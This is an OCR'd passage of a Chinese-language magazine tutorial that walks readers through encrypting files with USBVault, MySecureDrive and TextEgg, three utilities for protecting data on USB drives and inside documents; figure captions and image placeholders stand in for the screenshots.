



图6

三、简单拖拽，快速加密

迅雷等下载工具都提供了悬浮窗监控功能，您只需将下载链接拖动到悬浮窗中，就可以快速执行文件下载操作。当执行文件加密操作时，能否也可以实现类似的拖拽功能，实现快速加密操作呢？使用USBVault这款为免费的软件，实现上述想法一点都不难。在USBVault安装界面底部的如果勾选“Show All Drives”项，可以显示所有的驱动器盘符。否则的话，只显示可移动存储器盘符。您可以根据需要，将其安装到硬盘或者移动存储器中。这里我们选择优盘，在下一步窗口中输入密码，之后完成安装操作。不管是硬盘或者优盘，只要在其根目录下运行“USBVault.exe”程序，就可以运行该程序。之后在屏幕上出现一个类似于保险柜模样的悬浮窗（如图7），您可以将其拖动到屏幕的任意位置。


图7

USBVault的主要功能就是将接收到的文件加密后，存储到移动存储器中，因此在使用时必须连接好您的移动存储器。将文件文件或文件夹拖动到USBVault悬浮窗上，USBVault可以立即对其加密处理，USBVault可以在移动存储器上建立和原文件对应的文件夹路径，之后将加密后的文件（其后缀为“.enc”）逐一复制到优盘对应文件夹中。而且USBVault可以隐藏所有的加密文件，如果需要手工查看的话，必须取消Windows的“隐藏受保护的操作系统文件”功能，而且要允许显示所有文件和文件夹，方可看到加密文件的身影。也可以在USBVault悬浮窗的右键菜单中不选择“Hide with Encryption”项，禁止隐藏加密后的文件。当需要解密优盘上的文件时，在USBVault悬浮窗中的右键单中选择“File Decrypt View”项，输入密码后打开文件批量解密窗口（如图8），在窗口左上角点击刷新按钮刷新文件列表。在“USB Drive”面板中展开加密文件存储路径，在窗口中部批量选择需要解密的文件，在“My Computer”面板中设定保存路径，点击“Encrypt”按钮，USBVault就可以将选定的文件解密后，保存到目标路径中。此外，在上述菜单中点击“Change Password”项，可以更改USBVault密码。




图8

四、轻松实现双向透明加解密功能

传统的加密软件，大都需要手工执行加密解密功能。操作起来比较繁琐。如果能够实现双向透明加解密功能，就可以极大的提高操作效率。例如当我们项优盘上传输数据时，可以让其自动加密。当从优盘项硬盘传输加密数据时，可以自动解密。依靠MysecureDrive这款小巧的加密软件，就可以将上述想法变成现实。MysecureDrive是一款绿色软件，运行其中的“MySecureDrive.exe”程序，在密码输入窗口（如图9）中设置好密码，为了防止泄密，最好点击“Use On Screen Keyboard”按钮，利用屏幕键盘完成密码的输入操作。点击OK按钮，MySecureDrive.exe潜伏在系统后台运行。




图9

当从本机上向优盘等移动存储设备复制文件时，MySecureDrive.exe可以自动拦截相关文件，使用高强度加密算法对其加密处理后，才将其将复制到优盘上。在优盘中可以看到加密后的文件，其名称和后缀都没有变化，只是在其图标上添加了加密标记。当需要查看优盘上的加密文件时，可以将其复制到本机上，MySecureDrive同样可以检测该复制操作，并使用预设的密码将加密文件自动解密，然后解密后的文件放置到本机中。因为MySecureDrive是绿色软件，你完全可以将复制到其它电脑上，并为其设置相同的密码，这样在其它电脑上同样可以实现自动解密操作了。除了实现优盘自动加密操作外，MysecureDrive还可以针对任意磁盘执行自动加密操作。在系统托盘中的MysecureDrive右键菜单上点击“Add Local Drive”项，在弹出的窗口选择目标磁盘。这样当从其它路径向该盘复制数据时，同样可以实现自动加密功能。当从该盘向其它路径复制加密文件时，同样可以实现自动解密操作。在默认情况下，MysecureDrive使用的自动加密操作。实际上，也可以在其右键菜单中点击“Manual Encrypt/Decrypt”项，在弹出窗口中可以实现手工加解密操作。

五、为文档实施局部“麻醉术”

对于普通的文档来说，一旦加密，就无法显示其内容。必须在解密之后，才可以浏览其内容。不过有些时候，我们实际上并不希望对文档全盘加密，而只是想将其中包含敏感信息的部分加密隐藏，避免无关人员接触。有了TextEgg这款独特的安全软件，就可以对文档进行局部“麻醉”了。TextEgg实际上是一款功能简单实用的文档编辑器，可以编辑格式较为复杂的文档。点击工具栏上第一个按钮，可以创建一个空白文档。您可以手工编辑具体的文档内容，也可以直接粘贴需要处理的数据。利用TextEgg内置的编辑功能，可以对文档进行适当的格式化处理。当编辑好所需的文档后，在其中选择需要加密的内容，点击工具栏上的“Encryption”按钮，TextEgg可以将选中内容背景色设置为橘黄色，表示将其设置为加密区域（如图10）。同理，您可以将文档任意部分设置为加密区域。您可以随时选中目标需要加密的区域，点击工具栏上的“Encryption”按钮取消其加密标记。

选定了所有需要加密的区域后，点击菜单“File”→“Encrypt”项，输入合适的密码，点击OK按钮，TextEgg即可对选定的内容执行加密处理。加密完成后，可以看到原本选定的内容已经被星号取代，原内容就会加密隐藏起来了（图11）。然后点击菜单“File”→“Save”按钮，将其保存为独立的文档（后缀为.teg）。您可以将该加密文档发送给其它人，当其使用TextEgg将其打开后，只能查看未加密的内容，对于加密内容是无法查看的。这有效的保证了文档的安全性。只有知道密码的人，才可以对其进行解密，查看文档的全部内容。在TextEgg中打开加密文档，点击工具栏上带有钥匙图标的按钮，在弹出窗口中输入密码，确定后就可以恢复加密部分的真实内容了，但是其背景色依然为橘黄色，表示其依然是预设的加密区域。当阅读完成后，按照上述方法重新加密即可。




图10




图11

